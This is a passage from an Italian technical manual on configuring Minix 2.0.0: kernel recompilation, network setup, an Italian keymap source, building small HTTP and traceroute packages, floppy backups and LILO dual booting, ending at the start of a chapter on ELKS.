Il file del kernel, secondo la tradizione di Minix, dovrebbe trovarsi nella directory radice e avere il nome '`minix`'. Se però, invece di trattarsi di un file, si tratta di una directory, nella fase di avvio viene eseguito il file più recente contenuto in tale directory. Il kernel normale, cioè quello che si trova dopo l'installazione, dovrebbe essere '`/minix/2.0.0`'.

Per poter ricompilare il kernel occorre avere installato il pacchetto '`SYS.TAZ`'. Si procede come segue:

1. si modifica il file '`/usr/include/minix/config.h`';
2. ci si posiziona nella directory '`/usr/src/tools/`';
3. si avvia la compilazione con il comando '**`make`**'.

Al termine si ottiene il file del kernel (o immagine) corrispondente a '`/usr/src/tools/image`' che si può copiare e rinominare come si ritiene più opportuno.

803.5.1 File «/usr/include/minix/config.h»

La configurazione che viene proposta deriva dagli esempi precedenti, in cui si ha una particolare penuria di memoria. Seguono solo alcuni pezzi.

```
/* If ROBUST is set to 1, writes of i-node, directory, and indirect blocks
 * from the cache happen as soon as the blocks are modified.  This gives a more
 * robust, but slower, file system.  If it is set to 0, these blocks are not
 * given any special treatment, which may cause problems if the system crashes.
 */
#define ROBUST            1    /* 0 for speed, 1 for robustness */
```

La macro '**`ROBUST`**' permette di sincronizzare le operazioni di accesso al disco. Nell'esempio mostrato si attiva questa opzione, in modo da poter utilizzare il sistema con tranquillità (e ovviamente con maggiore lentezza).

```
/* Number of slots in the process table for user processes. */
#define NR_PROCS          32
```

Il numero massimo dei processi eseguibili può essere una seria limitazione all'uso simultaneo dell'elaboratore da parte di più utenti, ma la scarsa memoria a disposizione consiglia di mantenere basso questo valore.

```
/* Enable or disable the second level file system cache on the RAM disk. */
#define ENABLE_CACHE2      0
```

Sempre a causa della carenza di memoria, è opportuno disabilitare la memoria cache.

```
/* Include or exclude device drivers.  Set to 1 to include, 0 to exclude. */
#define ENABLE_NETWORKING  1    /* enable TCP/IP code */
#define ENABLE_AT_WINI     1    /* enable AT winchester driver */
#define ENABLE_BIOS_WINI   1    /* enable BIOS winchester driver */
#define ENABLE_ESDI_WINI   1    /* enable ESDI winchester driver */
#define ENABLE_XT_WINI     0    /* enable XT winchester driver */
#define ENABLE_ADAPTEC_SCSI 0   /* enable ADAPTEC SCSI driver */
#define ENABLE_MITSUMI_CDROM 0  /* enable Mitsumi CD-ROM driver */
#define ENABLE_SB_AUDIO    0    /* enable Soundblaster audio driver */
```

In questa sezione è importante abilitare ciò che serve ed eliminare il resto. In particolare, è qui che si attiva la connettività TCP/IP, che non risulta attivata in modo predefinito.

```
/* NR_CONS, NR_RS_LINES, and NR_PTYS determine the number of terminals the
 * system can handle.
 */
#define NR_CONS            2    /* # system consoles (1 to 8) */
#define NR_RS_LINES        1    /* # rs232 terminals (0, 1, or 2) */
#define NR_PTYS            2    /* # pseudo terminals (0 to 64) */
```

Il numero predefinito di console virtuali è due, ma può essere espanso, sempre che ciò possa avere senso date le limitazioni del sistema. Invece è importante attivare gli pseudoterminali, cioè il numero massimo di connessioni remote. Volendo gestire la rete, è il caso di indicare almeno uno pseduoterminale.

Per modificare il file '`/usr/include/minix/config.h`' si può utilizzare '**`vi`**', che è un collegamento a '**`elvis`**', oppure '**`elle`**'.[4]

Si procede con la compilazione.

`cd /usr/src/tools` [*Invio*]

`make` [*Invio*]

Al termine della compilazione, se non sono occorsi incidenti, si ottiene il file '`image`'.

`cp image /minix/rete.0.1` [*Invio*]

Questo dovrebbe bastare, trattandosi del file più recente nella directory '`/minix/`', è anche quello che viene avviato la volta successiva.

`shutdown -h` [*Invio*]

803.5.2 File di dispositivo

Quando si ricompila il kernel è probabile che si renda necessaria la creazione di file di dispositivo che in altre situazioni non sarebbero necessari. Nel caso della gestione della rete, sono necessari i file seguenti:

- '`/dev/eth`';
- '`/dev/ip`';
- '`/dev/tcp`';
- '`/dev/udp`';
- '`/dev/ttyp0`' e successivi;
- '`/dev/ptyp0`' e successivi.

Questo ragionamento vale anche per le console virtuali: se si vogliono molte console, forse è necessario aggiungere i file relativi.

Probabilmente c'è già tutto ciò di cui si può avere bisogno, ma se manca si può creare con lo script '**`MAKEDEV`**'.

```
MAKEDEV dispositivo
```

Per esempio, trovandosi già nella directory '`/dev/`', si può creare il dispositivo '`/dev/tcp`' nel modo seguente:

`#` **`MAKEDEV tcp`** [*Invio*]

803.6 Parametri di avvio

Anche Minix richiede alcuni parametri di avvio in presenza di hardware particolare. La gestione di questi avviene in modo molto semplice attraverso il *boot monitor*: basta definire una nuova variabile, assegnandole il valore corretto.

803.6.1 Scheda di rete

Per gestire una rete occorre una scheda di rete Ethernet. Nell'esempio seguente si immagina di disporre di una scheda compatibile con il modello NE2000 configurata con indirizzo di I/O 300_{16} e IRQ 11.

Il parametro di avvio per ottenere il riconoscimento della scheda Ethernet è '**`DPETH`*n***', dove ***n*** è il numero della scheda, a partire da zero.

```
DPETHn=indirizzo_i/o:irq:indirizzo_di_memoria
```

La scheda NE2000 non utilizza alcun indirizzo di memoria, quindi, per il nostro esempio occorre il parametro seguente:

```
DPETH0=300:11
```

Come si vede, l'indirizzo di I/O è espresso implicitamente in esadecimale e l'IRQ in decimale, mentre l'indirizzo di memoria viene omesso trattandosi di una NE2000. Per inserire tale parametro si utilizza il *boot monitor* nel modo seguente:

hd0> **DPETH0=300:11** [*Invio*]

hd0> **save** [*Invio*]

L'ultima istruzione, '**save**', salva questo parametro che altrimenti dovrebbe essere indicato ogni volta che si avvia il sistema.

Se la scheda di rete viene riconosciuta, all'avvio appare il messaggio seguente:

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

ne2000: NE2000 at 300:11
```

803.7 Configurazione della rete

La configurazione della rete va fatta con cura, in modo da non avere bisogno di alcuni demoni che permettono una sorta di autoconfigurazione. Negli esempi seguenti si configura il nuovo sistema Minix tenendo conto di questa situazione:

- *dinkel.brot.dg*, IP 192.168.1.1, servizio DNS e router predefinito;
- *minix.brot.dg*, IP 192.168.1.25, elaboratore Minix.

Per quanto possibile, si fa in modo di non avere bisogno del DNS.

803.7.1 File «/etc/hosts»

Volendo attivare localmente la risoluzione dei nomi e degli indirizzi è necessario il file '/etc/hosts', che va configurato come al solito, esattamente come si fa con GNU/Linux.

```
127.0.0.1       localhost
192.168.1.1     dinkel.brot.dg
192.168.1.25    minix.brot.dg
```

803.7.2 File «/etc/hostname.file»

Il file '/etc/hostname.file' serve solo a definire il nome dell'elaboratore locale, in senso generale. Non ha niente a che vedere con le interfacce di rete.

echo "minix.brot.dg" > /etc/hostname.file [*Invio*]

803.7.3 File «/etc/resolv.conf»

Il file '`/etc/resolv.conf`' permette di indicare gli indirizzi dei nodi di rete che forniscono un servizio DNS. Nell'esempio proposto si vuole fare in modo che il sistema di risoluzione dei nomi avvenga localmente, per mezzo di quanto contenuto nel file '`/etc/hosts`'. Per questo viene indicato come servente DNS anche l'indirizzo locale (*loopback*).

```
nameserver 127.0.0.1
nameserver 192.168.1.1
```

803.7.4 File «/etc/rc.net»

Lo script '`/etc/rc.net`' viene utilizzato da '`/etc/rc`' per attivare la rete. Lo si può utilizzare per attivare l'interfaccia di rete e per definire l'instradamento verso il router (l'instradamento verso la rete connessa all'interfaccia è predefinito).

```
# Attiva l'interfaccia e l'instradamento verso la sua rete.
ifconfig -h 192.168.1.25

# Definisce l'instradamento predefinito verso il router
add_route -g 192.168.1.1
```

803.7.5 File «/etc/rc»

Probabilmente, è utile ritoccare il file '`/etc/rc`', per eliminare l'avvio automatico di alcuni demoni inutili dal momento che la rete è configurata. Quello che segue è il pezzo che attiva la gestione della rete.

```
# Network initialization.
(</dev/eth </dev/tcp) 2>/dev/null && net=true   # Is there a TCP/IP server?

if [ "$net" -a -f /etc/rc.net ]
then
        # There is a customized TCP/IP initialization script; run it.
        . /etc/rc.net
elif [ "$net" ] && [ "`hostaddr -e`" = 0:0:0:0:0:0 ]
then
        # No network hardware, configure a fixed address to run TCP/IP alone.
        ifconfig -h 192.9.200.1
fi

if [ "$net" ]
then
        echo -n "Starting network daemons: "
        for daemon in rarpd nonamed irdpd talkd
        do
                if [ -f /usr/bin/$daemon ]
                then
                        echo -n " $daemon"
                        $daemon &
                fi
```

```
        done
        echo .

        # Get the nodename from the DNS and set it.
        hostaddr -a >/etc/hostname.file || echo noname >/etc/hostname.file

        echo -n "Starting network services:"
        for pair in 'shell in.rshd' 'login in.rld' \
                        'telnet in.telnetd' 'ftp in.ftpd'
        do
                set $pair
                if [ -f /usr/bin/$2 ]
                then
                        echo -n " $1"
                        tcpd $1 /usr/bin/$2 &
                fi
        done
        echo .
fi
```

Vale la pena di modificare quanto segue:

```
if [ "$net" ]
then
        echo -n "Starting network daemons: "
        for daemon in nonamed talkd ### rarpd nonamed irdpd talkd
        do
        ...
```

Nel pezzo precedente non vengono avviati i demoni '**`rarpd`**' e '**`irdpd`**', che sono necessari rispettivamente per ottenere l'indirizzo IP in base all'indirizzo hardware della scheda Ethernet e a definire gli instradamenti verso i router. Eventualmente, si potrebbe anche evitare di avviare '**`talkd`**' se non si intende utilizzare '**`talk`**'. Il demone '**`nonamed`**' è necessario se non si vuole essere obbligati ad avere un servizio DNS esterno; in pratica è necessario perché venga interpretato il contenuto del file '`/etc/hosts`'.

803.8 Personalizzazione

Il sistema risulta configurato in maniera piuttosto disordinata, a cominciare dal fatto che la directory personale dell'utente '**`root`**' corrisponde alla directory radice; così, al suo interno si trovano i file di configurazione dell'amministratore. Probabilmente, la prima cosa da fare è quella di creare una directory '`/root/`', porvi al suo interno i file di configurazione (dovrebbe trattarsi di '`.ellepro.b1`', '`.exrc`' e '`.profile`'), modificando anche il file '`/etc/passwd`' in modo da assegnare all'utente '**`root`**' questa nuova directory.

803.8.1 File «/etc/passwd», «/etc/group» e «/etc/shadow»

Minix, nonostante la sua semplicità, utilizza le parole d'ordine oscurate (*shadow password*). Pertanto, se si tenta di inserire un utente manualmente, occorre intervenire anche su questo file, '`/etc/shadow`', altrimenti l'utente non può accedere.

Il file '`/etc/group`', se non va bene com'è, deve essere modificato manualmente, mentre per gli utenti conviene affidarsi allo script '**`adduser`**'.

```
adduser utente gruppo directory_home
```

Dopo aver creato un utente, come al solito è opportuno utilizzare il programma '**`passwd`**' per assegnare la parola d'ordine.[5]

803.9 Tastiera

La mappa della tastiera viene definita attraverso il programma '**`loadkeys`**' e il file contenente la mappa desiderata. Per cui,

`#` **`loadkeys ./tastiera.map`** [*Invio*]

permette di caricare la mappa del file '`tastiera.map`' contenuto nella directory corrente.

La mappa della tastiera, secondo la scelta fatta durante l'installazione di Minix, avviene per mezzo del file '`/etc/keymap`': se lo script '`/etc/rc`' lo trova durante la fase di avvio, lo carica attraverso '**`loadkeys`**'.

803.9.1 Modifica della mappa

La configurazione della tastiera italiana, per quanto riguarda la versione 2.0 di Minix, non è perfetta. Per modificare la mappa occorre intervenire sul file '`/usr/src/kernel/keymaps/italian.src`'. Dopo la modifica si deve compilare il sorgente in modo da ottenere il file '`/usr/src/kernel/keymaps/italian.map`'. Al termine, questo file va copiato e rinominato in modo da sostituire '`/etc/keymap`'.

Il sorgente corretto potrebbe apparire come nell'esempio seguente, in particolare, per ottenere la tilde ('**~**') si deve usare la combinazione [*AltGr ì*], mentre per ottenere l'apostrofo inverso ('**`**') si deve usare la combinazione [*AltGr '*]. I caratteri che si trovano oltre il settimo bit, vengono rappresentati in ottale.

```
/* Modified by Daniele Giacomini  daniele @ swlibero.org    1998.12.22  */
/* Keymap for Italian standard keyboard, similar to Linux layout.       */

u16_t keymap[NR_SCAN_CODES * MAP_COLS] = {

/* scan-code            !Shift  Shift   Alt     AltGr   Alt+Sh  Ctrl    */
/* ==================================================================== */
/* 00 - none    */      0,      0,      0,      0,      0,      0,
/* 01 - ESC     */      C('['), C('['), CA('['),C('['), C('['), C('['),
/* 02 - '1'     */      '1',    '!',    A('1'), '1',    '!',    C('A'),
/* 03 - '2'     */      '2',    '"',    A('2'), '2',    '@',    C('@'),
```

```
/* 04 - '3'      */     '3',    0234,   A('3'), '3',    0234,   C('C'),
/* 05 - '4'      */     '4',    '$',    A('4'), '4',    '$',    C('D'),
/* 06 - '5'      */     '5',    '%',    A('5'), '5',    '%',    C('E'),
/* 07 - '6'      */     '6',    '&',    A('6'), '6',    '&',    C('F'),
/* 08 - '7'      */     '7',    '/',    A('7'), '{',    '/',    C('G'),
/* 09 - '8'      */     '8',    '(',    A('8'), '[',    '(',    C('H'),
/* 10 - '9'      */     '9',    ')',    A('9'), ']',    ')',    C('I'),
/* 11 - '0'      */     '0',    '=',    A('0'), '}',    '=',    C('@'),
/* 12 - '-'      */     '\'',   '?',    A('\''),'\`',   '?',    C('@'),
/* 13 - '='      */     0215,   '^',    0215,   '~',    '^',    C('^'),
/* 14 - BS       */     C('H'), C('H'), CA('H'),C('H'), C('H'), 0177,
/* 15 - TAB      */     C('I'), C('I'), CA('I'),C('I'), C('I'), C('I'),
/* 16 - 'q'      */     L('q'), 'Q',    A('q'), 'q',    'Q',    C('Q'),
/* 17 - 'w'      */     L('w'), 'W',    A('w'), 'w',    'W',    C('W'),
/* 18 - 'e'      */     L('e'), 'E',    A('e'), 'e',    'E',    C('E'),
/* 19 - 'r'      */     L('r'), 'R',    A('r'), 'r',    'R',    C('R'),
/* 20 - 't'      */     L('t'), 'T',    A('t'), 't',    'T',    C('T'),
/* 21 - 'y'      */     L('y'), 'Y',    A('y'), 'y',    'Y',    C('Y'),
/* 22 - 'u'      */     L('u'), 'U',    A('u'), 'u',    'U',    C('U'),
/* 23 - 'i'      */     L('i'), 'I',    A('i'), 'i',    'I',    C('I'),
/* 24 - 'o'      */     L('o'), 'O',    A('o'), 'o',    'O',    C('O'),
/* 25 - 'p'      */     L('p'), 'P',    A('p'), 'p',    'P',    C('P'),
/* 26 - '['      */     0212,   0202,   0212,   '[',    '{',    C('['),
/* 27 - ']'      */     '+',    '*',    A('+'), ']',    '}',    C(']'),
/* 28 - CR/LF    */     C('M'), C('M'), CA('M'),C('M'), C('M'), C('J'),
/* 29 - Ctrl     */     CTRL,   CTRL,   CTRL,   CTRL,   CTRL,   CTRL,
/* 30 - 'a'      */     L('a'), 'A',    A('a'), 'a',    'A',    C('A'),
/* 31 - 's'      */     L('s'), 'S',    A('s'), 's',    'S',    C('S'),
/* 32 - 'd'      */     L('d'), 'D',    A('d'), 'd',    'D',    C('D'),
/* 33 - 'f'      */     L('f'), 'F',    A('f'), 'f',    'F',    C('F'),
/* 34 - 'g'      */     L('g'), 'G',    A('g'), 'g',    'G',    C('G'),
/* 35 - 'h'      */     L('h'), 'H',    A('h'), 'h',    'H',    C('H'),
/* 36 - 'j'      */     L('j'), 'J',    A('j'), 'j',    'J',    C('J'),
/* 37 - 'k'      */     L('k'), 'K',    A('k'), 'k',    'K',    C('K'),
/* 38 - 'l'      */     L('l'), 'L',    A('l'), 'l',    'L',    C('L'),
/* 39 - ';'      */     0225,   0207,   0225,   '@',    '@',    C('@'),
/* 40 - '\''     */     0205,   0370,   0205,   '#',    '#',    C('@'),
/* 41 - '`'      */     '\\',   '|',    '\\',   '\\',   '|',    C('\\'),
/* 42 - l. SHIFT*/      SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,
/* 43 - '\\'     */     0227,   '|',    0227,   0227,   '|',    C('@'),
/* 44 - 'z'      */     L('z'), 'Z',    A('z'), 'z',    'Z',    C('Z'),
/* 45 - 'x'      */     L('x'), 'X',    A('x'), 'x',    'X',    C('X'),
/* 46 - 'c'      */     L('c'), 'C',    A('c'), 'c',    'C',    C('C'),
/* 47 - 'v'      */     L('v'), 'V',    A('v'), 'v',    'V',    C('V'),
/* 48 - 'b'      */     L('b'), 'B',    A('b'), 'b',    'B',    C('B'),
/* 49 - 'n'      */     L('n'), 'N',    A('n'), 'n',    'N',    C('N'),
/* 50 - 'm'      */     L('m'), 'M',    A('m'), 'm',    'M',    C('M'),
/* 51 - ','      */     ',',    ';',    A(','), ',',    ';',    C('@'),
/* 52 - '.'      */     '.',    ':',    A('.'), '.',    ':',    C('@'),
/* 53 - '/'      */     '-',    '_',    A('-'), '-',    '_',    C('_'),
/* 54 - r. SHIFT*/      SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,
/* 55 - '*'      */     '*',    '*',    A('*'), '*',    '*',    C('M'),
/* 56 - ALT      */     ALT,    ALT,    ALT,    ALT,    ALT,    ALT,
```

```
/* 57 - ' '     */      ' ',    ' ',    A(' '), ' ',    ' ',    C('@'),
/* 58 - CapsLck */      CALOCK, CALOCK, CALOCK, CALOCK, CALOCK, CALOCK,
/* 59 - F1      */      F1,     SF1,    AF1,    AF1,    ASF1,   CF1,
/* 60 - F2      */      F2,     SF2,    AF2,    AF2,    ASF2,   CF2,
/* 61 - F3      */      F3,     SF3,    AF3,    AF3,    ASF3,   CF3,
/* 62 - F4      */      F4,     SF4,    AF4,    AF4,    ASF4,   CF4,
/* 63 - F5      */      F5,     SF5,    AF5,    AF5,    ASF5,   CF5,
/* 64 - F6      */      F6,     SF6,    AF6,    AF6,    ASF6,   CF6,
/* 65 - F7      */      F7,     SF7,    AF7,    AF7,    ASF7,   CF7,
/* 66 - F8      */      F8,     SF8,    AF8,    AF8,    ASF8,   CF8,
/* 67 - F9      */      F9,     SF9,    AF9,    AF9,    ASF9,   CF9,
/* 68 - F10     */      F10,    SF10,   AF10,   AF10,   ASF10,  CF10,
/* 69 - NumLock */      NLOCK,  NLOCK,  NLOCK,  NLOCK,  NLOCK,  NLOCK,
/* 70 - ScrLock */      SLOCK,  SLOCK,  SLOCK,  SLOCK,  SLOCK,  SLOCK,
/* 71 - Home    */      HOME,   '7',    AHOME,  AHOME,  '7',    CHOME,
/* 72 - CurUp   */      UP,     '8',    AUP,    AUP,    '8',    CUP,
/* 73 - PgUp    */      PGUP,   '9',    APGUP,  APGUP,  '9',    CPGUP,
/* 74 - '-'     */      NMIN,   '-',    ANMIN,  ANMIN,  '-',    CNMIN,
/* 75 - Left    */      LEFT,   '4',    ALEFT,  ALEFT,  '4',    CLEFT,
/* 76 - MID     */      MID,    '5',    AMID,   AMID,   '5',    CMID,
/* 77 - Right   */      RIGHT,  '6',    ARIGHT, ARIGHT, '6',    CRIGHT,
/* 78 - '+'     */      PLUS,   '+',    APLUS,  APLUS,  '+',    CPLUS,
/* 79 - End     */      END,    '1',    AEND,   AEND,   '1',    CEND,
/* 80 - Down    */      DOWN,   '2',    ADOWN,  ADOWN,  '2',    CDOWN,
/* 81 - PgDown  */      PGDN,   '3',    APGDN,  APGDN,  '3',    CPGDN,
/* 82 - Insert  */      INSRT,  '0',    AINSRT, AINSRT, '0',    CINSRT,
/* 83 - Delete  */      0177,   '.',    A(0177),0177,   '.',    0177,
/* 84 - Enter   */      C('M'), C('M'), CA('M'),C('M'), C('M'), C('J'),
/* 85 - ???     */      0,      0,      0,      0,      0,      0,
/* 86 - ???     */      '<',    '>',    A('<'), '|',    '>',    C('@'),
/* 87 - F11     */      F11,    SF11,   AF11,   AF11,   ASF11,  CF11,
/* 88 - F12     */      F12,    SF12,   AF12,   AF12,   ASF12,  CF12,
/* 89 - ???     */      0,      0,      0,      0,      0,      0,
/* 90 - ???     */      0,      0,      0,      0,      0,      0,
/* 91 - ???     */      0,      0,      0,      0,      0,      0,
/* 92 - ???     */      0,      0,      0,      0,      0,      0,
/* 93 - ???     */      0,      0,      0,      0,      0,      0,
/* 94 - ???     */      0,      0,      0,      0,      0,      0,
/* 95 - ???     */      0,      0,      0,      0,      0,      0,
/* 96 - EXT_KEY */      EXTKEY, EXTKEY, EXTKEY, EXTKEY, EXTKEY, EXTKEY,
/* 97 - ???     */      0,      0,      0,      0,      0,      0,
/* 98 - ???     */      0,      0,      0,      0,      0,      0,
/* 99 - ???     */      0,      0,      0,      0,      0,      0,
/*100 - ???     */      0,      0,      0,      0,      0,      0,
/*101 - ???     */      0,      0,      0,      0,      0,      0,
/*102 - ???     */      0,      0,      0,      0,      0,      0,
/*103 - ???     */      0,      0,      0,      0,      0,      0,
/*104 - ???     */      0,      0,      0,      0,      0,      0,
/*105 - ???     */      0,      0,      0,      0,      0,      0,
/*106 - ???     */      0,      0,      0,      0,      0,      0,
/*107 - ???     */      0,      0,      0,      0,      0,      0,
/*108 - ???     */      0,      0,      0,      0,      0,      0,
/*109 - ???     */      0,      0,      0,      0,      0,      0,
```

```
/*110 - ???     */      0,      0,      0,      0,      0,      0,
/*111 - ???     */      0,      0,      0,      0,      0,      0,
/*112 - ???     */      0,      0,      0,      0,      0,      0,
/*113 - ???     */      0,      0,      0,      0,      0,      0,
/*114 - ???     */      0,      0,      0,      0,      0,      0,
/*115 - ???     */      0,      0,      0,      0,      0,      0,
/*116 - ???     */      0,      0,      0,      0,      0,      0,
/*117 - ???     */      0,      0,      0,      0,      0,      0,
/*118 - ???     */      0,      0,      0,      0,      0,      0,
/*119 - ???     */      0,      0,      0,      0,      0,      0,
/*120 - ???     */      0,      0,      0,      0,      0,      0,
/*121 - ???     */      0,      0,      0,      0,      0,      0,
/*122 - ???     */      0,      0,      0,      0,      0,      0,
/*123 - ???     */      0,      0,      0,      0,      0,      0,
/*124 - ???     */      0,      0,      0,      0,      0,      0,
/*125 - ???     */      0,      0,      0,      0,      0,      0,
/*126 - ???     */      0,      0,      0,      0,      0,      0,
/*127 - ???     */      0,      0,      0,      0,      0,      0
};
```

Dopo la modifica, si avvia la compilazione.

`#` **`cd /usr/src/kernel/keymaps/`** [*Invio*]

`#` **`make`** [*Invio*]

Vengono generati tutti i file di configurazione che non siano già presenti (se si vuole ripetere la compilazione occorre prima rimuovere il file '`italian.map`').

`#` **`cp italian.map /etc/keymap`** [*Invio*]

Al prossimo riavvio si utilizza così la nuova mappa.

803.10 Altri programmi

Il software a disposizione per Minix non è molto e può essere trovato negli stessi FTP da cui si accede ai file del sistema operativo citati qui. In particolare, tra i programmi riferiti alla rete, vale la pena di ricordare i pacchetti '`HTTPD.TAZ`' e '`FROG.TAZ`'. Il primo è un servente HTTP molto semplice e il secondo è un programma per il tracciamento dell'instradamento (simile a Traceroute). Sono entrambi molto utili e compilabili facilmente.

803.10.1 Pacchetto «HTTPD.TAZ»

Minix dispone di un servente HTTP elementare e lo si trova distribuito nel pacchetto '`HTTPD.TAZ`'. I pacchetti supplementari, come questo, vanno installati a partire dalla directory '`/usr/local/`' e i sorgenti vanno collocati in '`/usr/local/src/`'.

`#` **`cd /usr/local/src`** [*Invio*]

Supponendo che il file '`HTTPD.TAZ`' si trovi nel dischetto, innestato nella directory '`/mnt/`', si può agire come segue:

cat /mnt/HTTPD.TAZ | compress -d | tar xvf - [*Invio*]

Si ottiene la creazione della directory '`httpd/`' a partire dalla posizione corrente, cioè '`/usr/local/src/`'.

cd httpd [*Invio*]

Si procede con la compilazione.

make [*Invio*]

Quindi si installa il programma.

make install [*Invio*]

L'installazione non si occupa di copiare i file di configurazione: bisogna farlo manualmente.

cp httpd.conf /etc [*Invio*]

cp httpd.mtype /etc [*Invio*]

Il demone '**`httpd`**', installato in '`/usr/local/bin/`', ha bisogno di un utente '**`www`**', in base alla configurazione predefinita del file '`/etc/httpd.conf`' che non serve modificare.

adduser www operator /usr/home/www [*Invio*]

Naturalmente la scelta della directory personale di questo utente fittizio è solo un fatto di gusto personale. Sempre in base alla configurazione predefinita, occorre aggiungere alla directory personale la directory '`exec/`' e all'interno di questa si devono collocare un paio di file.

mkdir /usr/home/www/exec [*Invio*]

cp dir2html /usr/home/www/exec [*Invio*]

cp dir2html.sh /usr/home/www/exec [*Invio*]

Per ultimo, occorre avviare il demone. Per questo conviene ritoccare il file '`/etc/rc.net`' in modo da aggiungere la riga seguente:

```
tcpd   http   /usr/local/bin/httpd &
```

803.10.2 Pacchetto «FROG.TAZ»

'**`frog`**' è un programma per il tracciamento dell'instradamento. È semplice, ma anche molto importante. L'estrazione dell'archivio avviene nel modo solito, così come la compilazione e l'installazione.

cd /usr/local/src [*Invio*]

cat /mnt/FROG.TAZ | compress -d | tar xvf - [*Invio*]

cd frog [*Invio*]

make [*Invio*]

make install [*Invio*]

Tutto qui.

803.11 Copie di sicurezza

Le copie di sicurezza possono essere fatte soltanto utilizzano '**tar**' e '**compress**'. Dal momento che il sistema è organizzato in modo piuttosto rigido, con una partizione principale molto piccola e una partizione '`/usr/`', normalmente conviene preoccuparsi solo di questa seconda partizione. Per la prima converrebbe realizzare un dischetto di avvio e installazione con gli stessi file di configurazione, compresi '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`'.

803.11.1 Archiviazione

Se si dispone di abbastanza spazio libero nella partizione '`/usr/`', se ne può fare la copia di sicurezza in un file collocato all'interno della stessa partizione. Successivamente si può scaricare su dischetti. Si può procedere nel modo seguente:

cd /usr [*Invio*]

tar cf - . | compress -c > .BKP.TAZ [*Invio*]

Si ottiene il file '`/usr/.BKP.TAZ`' contenente la copia di quanto contenuto nella directory corrente '`/usr/`'. Successivamente si può copiare il file ottenuto, a pezzi, su una serie di dischetti inizializzati in precedenza. Si comincia con l'inizializzazione e si suppone di disporre di dischetti da 1440 Kibyte.

format /dev/fd0 1440 [*Invio*]

...

Una volta preparati i dischetti, si può scaricare il file nei dischetti.

dd if=/usr/.BKP.TAZ of=/dev/fd0 bs=1440k count=1 skip=0 [*Invio*]

dd if=/usr/.BKP.TAZ of=/dev/fd0 bs=1440k count=1 skip=2 [*Invio*]

...

803.11.2 Recupero

Per recuperare un sistema archiviato nel modo mostrato nella sezione precedente, si deve cominciare dall'installazione con il dischetto iniziale. La cosa migliore sarebbe l'utilizzo di un dischetto modificato opportunamente in modo che i file di configurazione corrispondano a quanto utilizzato nel proprio sistema.

Dopo l'installazione iniziale che consiste nel trasferimento di quanto contenuto nel dischetto iniziale nel disco fisso, si procede con l'installazione della copia (preparata in precedenza) della partizione collocata a partire da '`/usr/`'.

setup /usr [*Invio*]

Uno dopo l'altro vengono richiesti tutti i dischetti.

803.12 Convivenza tra Minix 2.0.0 e GNU/Linux

Se lo si desidera, si può fare convivere Minix assieme a GNU/Linux, nello stesso disco fisso, su partizioni distinte. Ma installare Minix in una partizione libera di un disco in cui GNU/Linux è già stato installato richiede prudenza e attenzione.

- L'installazione di Minix provoca l'alterazione dell'MBR del disco fisso, di conseguenza, al termine si avvia solo Minix. Quindi, prima di installare Minix occorre preparare uno o più dischi di avvio di GNU/Linux, in modo da poter in seguito ripristinare il sistema di avvio attraverso LILO.
- Quando si conclude il lavoro con Minix e si esegue un riavvio con un semplice [*Ctrl Alt Canc*], si ottiene un avvio a caldo (*warm boot*), ma se dopo si vuole avviare un kernel Linux, **questo non può essere caricato**. Pertanto, è necessario un riavvio a freddo, al limite attraverso lo spegnimento e la riaccensione dell'elaboratore.

803.12.1 LILO

Una volta che si è riusciti a fare riavviare il sistema GNU/Linux, con i dischetti di avvio a cui si faceva riferimento in precedenza, conviene modificare il file '`/etc/lilo.conf`' in modo che si possa scegliere tra l'avvio di GNU/Linux, Minix ed eventualmente altro.

Supponendo di avere installato Minix nella seconda partizione del primo disco fisso, le righe necessarie nel file '`/etc/lilo.conf`' sono quelle seguenti:

```
other=/dev/hda2
        label=minix
        table=/dev/hda
```

Volendo supporre che Minix sia stato installato nel secondo disco fisso, sempre nella seconda partizione, le righe sarebbero quelle seguenti:

```
other=/dev/hdb2
        label=minix
        table=/dev/hdb
        loader=/boot/chain.b
```

In pratica, è esattamente ciò che si fa quando si vuole controllare l'avvio del Dos.

803.13 Riferimenti

Minix 2.0.0 è un sistema operativo molto limitato rispetto a GNU/Linux. Resta comunque una delle poche opportunità di fronte a vecchi elaboratori i286 o inferiori.

Molti particolari importanti non sono stati descritti, ma le informazioni relative sono comunque accessibili dai siti FTP di distribuzione di Minix e dalla documentazione interna costituita delle pagine di manuale ('**`man`**').

- Andrew S. Tanenbaum, Alber S. Woodhull, *Operating Systems: Design and Implementation*, 2/e, Prentice-Hall

- ⟨*http://www.cs.vu.nl/~ast/minix.html* ⟩

[1] **Minix** licenza simile a BSD

[2] Se si trattasse della seconda unità a dischetti, si parlerebbe di '`/dev/fd1`', '`/dev/fd1a`' e '`/dev/fd1c`'.

[3] Una cosa da sapere subito è che Minix non utilizza la sequenza [*Ctrl c*] per interrompere un programma. Per questo si usa il tasto [*Canc*] da solo.

[4] Il programma '**`elvis`**' in particolare, è molto tradizionale: i tasti freccia generano proprio le lettere corrispondenti e quindi non possono essere usati durante la fase di inserimento. '**`elle`**' è un Emacs ridotto al minimo.

[5] Lo script '**`adduser`**' si avvale della directory personale dell'utente '**`ast`**' per inserire i file di configurazione iniziali. Questa directory, corrispondente a '`/usr/ast/`', svolge il ruolo di scheletro delle directory personali da creare. Volendo si può realizzare un proprio script per rendere la cosa più elegante.

Capitolo 804

ELKS: introduzione

ELKS, [1] ovvero *Embeddable linux kernel subset*, è un sistema operativo estremamente ridotto, in grado di funzionare con microprocessori x86-16. Come dichiara il nome, si tratta di un sistema dove il kernel è derivato da Linux.

Le funzionalità disponibili sono minime e difficilmente il suo sviluppo può arrivare a un buon livello di affidabilità. Inoltre, sono sempre di meno i programmatori competenti e interessati a questo tipo di piattaforma; tuttavia, si tratta di un lavoro che potrebbe essere utile a livello didattico e sarebbe un vero peccato che venisse abbandonato del tutto.

804.1 Strumenti di sviluppo

Per compilare il kernel e i programmi di servizio che compongono il sistema operativo, è necessario un compilatore apposito, che però si usa su un sistema GNU/Linux standard. Il pacchetto del compilatore e degli strumenti di sviluppo associati è denominato Dev86 ed è distribuito normalmente in forma sorgente, assieme ai sorgenti di ELKS.

Una volta scaricato il pacchetto Dev86, questo può essere espanso in una directory qualunque nell'elaboratore GNU/Linux, come mostrato dall'esempio seguente, dove però, successivamente possa acquisire i privilegi dell'utente '**`root`**':

$ **`cd`** [*Invio*]

$ **`mkdir ELKS`** [*Invio*]

